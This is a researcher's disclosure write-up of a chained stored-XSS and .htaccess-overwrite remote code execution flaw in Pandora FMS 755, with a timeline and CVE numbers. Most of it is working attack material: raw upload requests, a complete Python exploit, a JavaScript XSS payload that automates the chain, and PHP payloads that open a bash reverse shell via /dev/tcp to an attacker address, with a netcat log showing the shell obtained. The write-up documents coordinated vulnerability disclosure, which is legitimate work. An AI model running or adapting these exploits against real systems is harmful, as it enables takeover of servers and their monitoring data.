

PandoraFMS 755 - Chained XSS + .htaccess RCE

#pandorafms #hacking #chainedexploit #rce #cve #kpmghungary

Last Modified: 2021.11.03.

The story

I checked the fixes in Pandora FMS version 755. I came up with a new attack vector to bypass the File Manager restrictions.

This time I used a custom extension (".kpmghungary") and I overwrote the .htaccess file. The new ".htaccess" file contained a rule to execute my custom extension.

Additional Comments

It is always hard to close something, but sometimes we must do it. I think my Saga with Pandora FMS will end up with this exploit. Unfortunately, I had no chance to work on this project as a normal paid job, but I did what was possible in my free time. I hope my findings were useful for the Pandora FMS Team.

I really enjoyed working with the Pandora FMS Team and I wish them the best. I would like to thank Vanessa Gil for the quick answers, Sancho Lerena for the open-mindedness decisions, and for Rafael Ameijeiras for the open thinking.

Disclosure Timeline

- 2021.07.09. - Vendor Informed
- 2021.07.09. - CVE Requested
- 2021.07.10. - Report Update - Standalone Exploit
- 2021.07.12. - Stored XSS + CVE Requested
- 2021.07.12. - New Chained Exploit
- 2021.09.15. - Pandora FMS 757 - Vendor Fix
- 2021.09.17. - CVE Update
- 2021.09.17. - Advisory published
- 2021.11.03. - CVE-2021-36698 - XSS, CVE-2021-36697 - RCE

Technical Details

The Environment


1. Download the latest offline installer (Local on-premise installation - Community Edition) from the PandoraFMS homepage.
2. Create a virtual machine.
3. Install it with the default settings.

Pandora FMS v7.0NG.755 - OUM 755 - MR 47
Page generated on 2021-07-12 12:28:38

HTACCESS vulnerability

Note: The File Manager is an admin feature.

File Manager is a tool to upload files. It is allowed to upload PHP files, but the uploaded files are not executed. Normally it gave back the content of the File.



The file extensions are not restricted. The interesting file in this case is the ".htaccess" configuration file. With the File Manager, the ".htaccess" files can be overwritten. This ability creates a lot of possibilities.

Note: there are different ways to exploit this vulnerability. I will show an example only.

With the ".htaccess" configuration file, the Rewrite Engine rules can be modified. With the proper rules, a new file type can be used as a normal PHP file type. I will use the ".kpmghungary" extension as an example.

```
.htaccess
1 RewriteEngine On
2 AddType application/x-httpd-php .kpmghungary
```

Earlier I used a "Relative PATH Trick" to upload a file to a specific folder in Pandora FMS. More information can be found here: <https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html>

This upload mechanism changed a little bit in Pandora FMS 755, but the trick with a little modification still works.

Example attack

Step 1: Overwrite the ".htaccess" file of a good folder, which is accessible from outside. (E.g: /var/www/html/pandora_console/). The new ".htaccess" file must contain a rule to execute the new extension as a PHP file:

```

1 POST /pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager HTTP/1.1
2 Host: 192.168.0.65
3 Cookie: PHPSESSID=insrn5tbkq48i6lv3b6jj5vn5a
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
  Firefox/89.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
  boundary=-----248853546910637394871071974162
9 Content-Length: 1329
0 Origin: https://192.168.0.65
1 Referer:
  https://192.168.0.65/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_man
  ager
2 Upgrade-Insecure-Requests: 1
3 Te: trailers
4 Connection: close
5
6 -----248853546910637394871071974162
7 Content-Disposition: form-data; name="file"; filename=".htaccess"
8 Content-Type: application/octet-stream
9
10 RewriteEngine On
11 AddType application/x-httpd-php .kpmghungary
12
13 -----248853546910637394871071974162
14 Content-Disposition: form-data; name="umask"
15
16
17 -----248853546910637394871071974162
18 Content-Disposition: form-data; name="decompress_sent"
19
20 1
21 -----248853546910637394871071974162
22 Content-Disposition: form-data; name="go"
23
24 Go
25 -----248853546910637394871071974162
26 Content-Disposition: form-data; name="real_directory"
27
28 /var/www/html/pandora_console/images/./
29 -----248853546910637394871071974162
30 Content-Disposition: form-data; name="directory"
31
32 ./
33 -----248853546910637394871071974162
34 Content-Disposition: form-data; name="hash"
35
36 8ab9a12b08e95f7d1a23cfaaf198ed04
37 -----248853546910637394871071974162
38 Content-Disposition: form-data; name="hash2"
39
40 3976ae502982bca85302c6766fc340ec
41 -----248853546910637394871071974162
42 Content-Disposition: form-data; name="upload_file_or_zip"
43
44 1
45 -----248853546910637394871071974162--
46

```


Step 2: Upload a File with a special extension to the selected folder:

```

1 POST /pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager HTTP/1.1
2 Host: 192.168.0.65
3 Cookie: PHPSESSID=insrn5tbkq48i6lv3b6jj5vn5a
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
  Firefox/89.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
  boundary=-----248853546910637394871071974162
9 Content-Length: 1306
10 Origin: https://192.168.0.65
11 Referer:
  https://192.168.0.65/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_man
  ager
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 -----248853546910637394871071974162
17 Content-Disposition: form-data; name="file"; filename="k4m1l10.kpmghungary"
18 Content-Type: application/octet-stream
19
20 <?php echo "KPMG HUNGARY"; ?>
21
22 -----248853546910637394871071974162
23 Content-Disposition: form-data; name="umask"
24
25
26 -----248853546910637394871071974162
27 Content-Disposition: form-data; name="decompress_sent"
28
29 1
30 -----248853546910637394871071974162
31 Content-Disposition: form-data; name="go"
32
33 Go
34 -----248853546910637394871071974162
35 Content-Disposition: form-data; name="real_directory"
36
37 /var/www/html/pandora_console/images/./
38 -----248853546910637394871071974162
39 Content-Disposition: form-data; name="directory"
40
41 ./
42 -----248853546910637394871071974162
43 Content-Disposition: form-data; name="hash"
44
45 8ab9a12b08e95f7d1a23cfaaf198ed04
46 -----248853546910637394871071974162
47 Content-Disposition: form-data; name="hash2"
48
49 3976ae502982bca85302c6766fc340ec
50 -----248853546910637394871071974162
51 Content-Disposition: form-data; name="upload_file_or_zip"
52
53 1
54 -----248853546910637394871071974162--
55

```

Step 3: Send a request to execute the special file type:



Exploit

I made an exploit for demonstration. The target IP address was: 192.168.0.78. The attacker IP address was: 192.168.0.76. The proxy IP address was: 192.168.0.14 (for debug only).

```

#!/usr/bin/python3

#####
## Author: k4m1l10 (matek.kamillo@gmail.com), kpmghungary
## Date: 2021.07.09.
## Pandora FMS 755 - HTACCESS Exploit
#####
import requests
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

class Exploit(object):
    def __init__(self, url, username, password, payload, proxies):
        self.url = url
        self.username = username
        self.password = password
        self.payload = payload
        self.proxies = proxies
        self.s = requests.Session()

    def _login(self):
        login_url = self.url + "/pandora_console/index.php?login=1"

```

```

data = { 'nick' : self.username, 'pass' : self.password, 'login_button' : 'login'}

r = self.s.post(login_url, data = data, proxies = self.proxies, verify=False, allow_redirects=True)

def _upload_special_php_file(self):
    _upload_url = self.url + "/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager"
    files = {
        'file' : ('k4m1l10.kpmghungary', self.payload),
        'umask' : (None, ''),
        'decompress_sent' : (None, 1),
        'go' : (None, 'Go'),
        'real_directory' : (None, '/var/www/html/pandora_console/images/../../'),
        'directory' : (None, '../'),
        'hash' : (None, ''),
        'hash2' : (None, ''),
        'upload_file_or_zip' : (None, 1)
    }
    r = self.s.post(_upload_url, files=files, proxies = self.proxies, verify=False, allow_redirects=True)

def _upload_htaccess(self):
    _upload_url = self.url + "/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager"
    files = {
        'file' : ('.htaccess', 'RewriteEngine On\n AddType application/x-httpd-php .kpmghungary\n'),
        'umask' : (None, ''),
        'decompress_sent' : (None, 1),
        'go' : (None, 'Go'),
        'real_directory' : (None, '/var/www/html/pandora_console/images/../../'),
        'directory' : (None, '../'),
        'hash' : (None, ''),
        'hash2' : (None, ''),
        'upload_file_or_zip' : (None, 1)
    }

    r = self.s.post(_upload_url, files=files, proxies = self.proxies, verify=False, allow_redirects=True)

def _execute_php_code(self):
    url = self.url + '/pandora_console/k4m1l10.kpmghungary'
    r = self.s.get(url, proxies = self.proxies, verify=False, allow_redirects=True)

def run(self):
    self._login()
    self._upload_htaccess()
    self._upload_special_php_file()
    self._execute_php_code()

if __name__ == "__main__":
    url = "https://192.168.0.77"
    username = "admin"
    password = "pandora"
    payload = "<?php system('bash -i >& /dev/tcp/192.168.0.76/2000 0>&1'); ?>"
    proxies = { 'https' : 'http://192.168.0.14:8080', 'http' : 'http://192.168.0.14:8080' }

    e = Exploit(url, username, password, payload, proxies)
    e.run()

```

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ./pandorafms755_htaccess_exploit_v01.py

(kali@kali)-[~]
$ nc -lvp 2000
listening on [any] 2000 ...
192.168.0.78: inverse host lookup failed: Unknown host
connect to [192.168.0.76] from (UNKNOWN) [192.168.0.78] 43094
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$


```

Stored XSS


I was looking for a stored XSS vulnerability that could be exploited by a lower-level user. I made a lower-level user and I found one at the Event Filters. These Event Filters can be used by an Admin user too.

I made a new Evenet filter:

MANAGE EVENTS - FILTERS

 **SUCCESS**
Filter created successfully

Filter name

Save in group 


Group

Event type

Severity


- All
- Critical
- Critical/Normal
- Informative
- Maintenance
- Major
- Minor

When in the Events tab the newly created Event selected the JavaScript code will be executed.



Chained Exploit

The following picture contains an overview of the Attack:



The Final JavaScript Payload

The Pandora FMS IP address was 192.168.0.146.

I stored my payload on my home page (<https://k4m1ll0.com/k44.js>)

Important Note: The Pandora FMS instance uses https and I have a not self signed Certificate on my site.

My kali machine IP address was 192.168.0.147.

```

////////////////////////////////////
// Author: k4m1ll0 (matek.kamillo@gmail.com)
// Date: 2021.07.12.
// Pandora FMS 755 XSS + HTACCES UPLOAD + RCE CHAINED Exploit

```

```

////////////////////////////////////

var base = "https://192.168.0.146";
var htaccess_payload = "RewriteEngine On\n AddType application/x-httpd-php .kpmghungary\n";

var php_payload = "<?php system('bash -i >& /dev/tcp/192.168.0.147/2000 0>&1'); ?>"

var payload_url = "/pandora_console/k4m1l10.kpmghungary"

function open_filemanger(base){
    var xhr = new XMLHttpRequest();
    var url = base + "/pandora_console/index.php?sec=gextensions&sec2=godmode/setup/file_manager";
    xhr.open("GET",url,false);
    xhr.send();
}

function upload_file(base, filename, payload){
    var xhr = new XMLHttpRequest();
    var url = base + "/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager";
    var data = "";
    var boundary = "-----413448548441350781883843751691"

    data += '--' + boundary + "\r\n";
    data += 'Content-Disposition: form-data; name="file"; filename=' + "'" + filename + "'" + '\n';
    data += 'Content-Type: text/php';data += '\r\n';
    data += '\r\n';
    data += payload;
    data += '\n';
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="umask"' + '\n';
    data += '\r\n';
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="decompress_sent"' + '\n';
    data += '\r\n';
    data += "1";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="go"' + '\n';
    data += '\r\n';
    data += "Go";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="real_directory"' + '\n';
    data += '\r\n';
    data += "/var/www/html/pandora_console/images/../../";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="directory"' + '\n';
    data += '\r\n';
    data += "./";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="hash"' + '\n';
    data += '\r\n';
    data += "1";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="hash2"' + '\n';
    data += '\r\n';
    data += "1";
    data += '\r\n';
    data += '--' + boundary + '\r\n';

    data += 'Content-Disposition: form-data; name="upload_file_or_zip"' + '\n';
    data += '\r\n';
    data += "1";
    data += '\r\n';
    data += '--' + boundary + '--' + '\r\n';

    xhr.open("POST", url, false);
    xhr.setRequestHeader('Content-Type','multipart/form-data; boundary=' + boundary );
    xhr.setRequestHeader("Referer", base + "/pandora_console/index.php?sec=gextensions&sec2=godmode/setup/file_manager");
    xhr.setRequestHeader("Upgrade-Insecure-Requests","1");
    xhr.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
    xhr.send(data);
}

function execute_php_code(base, payload_url){
    var xhr = new XMLHttpRequest();
    xhr.open("GET", base + payload_url );
    xhr.send();
}

open_filemanger(base);
upload_file(base, ".htaccess", htaccess_payload);
upload_file(base, "k4m1l10.kpmghungary", php_payload);
execute_php_code(base, payload_url)

```

Video Content

I made a short demonstration video:



© 2019-2021 Kamilló Matek (<FMIT>) All Rights Reserved